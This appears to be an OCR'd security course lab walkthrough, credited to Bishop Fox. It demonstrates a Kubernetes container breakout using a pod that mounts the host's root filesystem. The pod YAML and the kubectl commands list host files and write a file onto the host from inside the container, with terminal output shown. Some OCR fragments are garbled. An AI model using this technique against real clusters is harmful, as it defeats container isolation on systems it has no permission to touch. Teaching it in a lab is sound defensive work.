
Lab: Host Volume Mount

Host volume mount container breakout refers to a security vulnerability that arises when a container running in a containerized environment has access to the host system's file system through a mounted volume. Allow an attacker to break out of the container's isolated environment and gain unauthorized access or control over the host system.

Open New Terminal (Optional)

> If current working directory is not `workspace/course`.

- Click on `+` icon, then select `new terminal` to open new terminal.




```
  httpie python3-charset
0 upgraded, 6 newly inst
Need to get 938 kB of ar
After this operation, 49
Get:1 http://us-east-1.e
Get:2 http://us-east-1.e
Get:3 http://us-east-1.e
```

```
python


64 pyth
ython3-
ython3-
```

- Keep current working directory as `workspace/course`


```
cd course/4.5_container_breakout/hostvolume
ls
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace# cd course/4.5_container_breakout/hostvolume
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# ls
hostpath-pod.yaml
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# █
```

- Check the yaml for the hostpath configuration.


```
cat hostpath-pod.yaml
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# cat hostpath-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: hostpath-pod
spec:
  containers:
  - name: hostpath-container
    image: alpine
    command: ["sleep", "infinity"]
    volumeMounts:
    - name: host-volume
      mountPath: /host
  volumes:
  - name: host-volume
    hostPath:
      path: /
      type: Directory
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume#
```

- Apply the `hostpath-pod.yaml` to deploy the pod with hostvolume true, `\` mount point will be shared with the pod.

```
kubectl apply -f hostpath-pod.yaml
```




```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# kubectl apply -f hostpath-pod.yaml
pod/hostpath-pod created
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume#
```

Post exploitation

1. Validating the access to host volume for hostvolume:true.

- Change the directory the `/host` directory in the container & do the `ls` to list the host filesystem.


```
kubectl exec -it hostpath-pod -- sh -c "cd /host && ls"
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# kubectl exec -it hostpath-pod -- sh -c "cd /host && ls"
bin     etc     lib     libx32  opt     run     sys     var
boot    home    lib32   media   proc    sbin    tmp
dev     kind    lib64   mnt     root    srv     usr
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume#
```

- Execute a shell command within the `hostpath-pod container`. Create a text file named host-file.txt in the /host directory (which is mapped to the host through a volume mount) with the content.

```
kubectl exec -it hostpath-pod -- sh -c "echo 'This file was created from the hostpath-pod container' > /host/host-file.txt && ls /host/host-file.txt"
exit
```




```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# kubectl exec -it hostpath-pod -- sh -c "echo 'This file was created from the hostpath-pod container' > /host/host-file.txt
&& ls /host/host-file.txt"
exit
/host/host-file.txt
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# 
```

- Validate host access after breakout

```
NODE_NAME=$(kubectl get pods -o jsonpath='{.items[?(@.metadata.name=="hostpath-pod")].spec.nodeName}'); POD_ID=$(docker ps --format "{{.ID}} {{.Names}}" | awk -v node="$NODE_NAME" '$2 == node {print $1}'
); docker exec $POD_ID cat /host-file.txt
```

Here's a breakdown of the one-liner

1. Get the node name for the hostpath-pod pod.
2. Get the container ID of the hostpath-pod pod running on the specified node.
3. Execute the cat /host-file.txt command inside the container.




```
root@ip-10-0-0-65:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# NODE_NAME=$(kubectl get pods -o jsonpath='{.items[?(@.metadata.name=="hostpath-pod")].spec.nodeName}'
); POD_ID=$(docker ps --format "{{.ID}} {{.Names}}" | awk -v node="$NODE_NAME" '$2 == node {print $1}'
> ); docker exec $POD_ID cat /host-file.txt
This file was created from the hostpath-pod container
root@ip-10-0-0-65:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# 
```

Cleanup

- Run the `kubectl delete` command to remove the pods running.

```
kubectl delete -f hostpath-pod.yaml
```

Wait for the pods to be deleted.



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# kubectl delete -f hostpath-pod.yaml
pod "hostpath-pod" deleted

root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostvolume# 
```

Note: The Container Breakout Labs featured in this course are developed by Bishop Fox. We would like to extend our gratitude and give full credit to their team for their excellent work.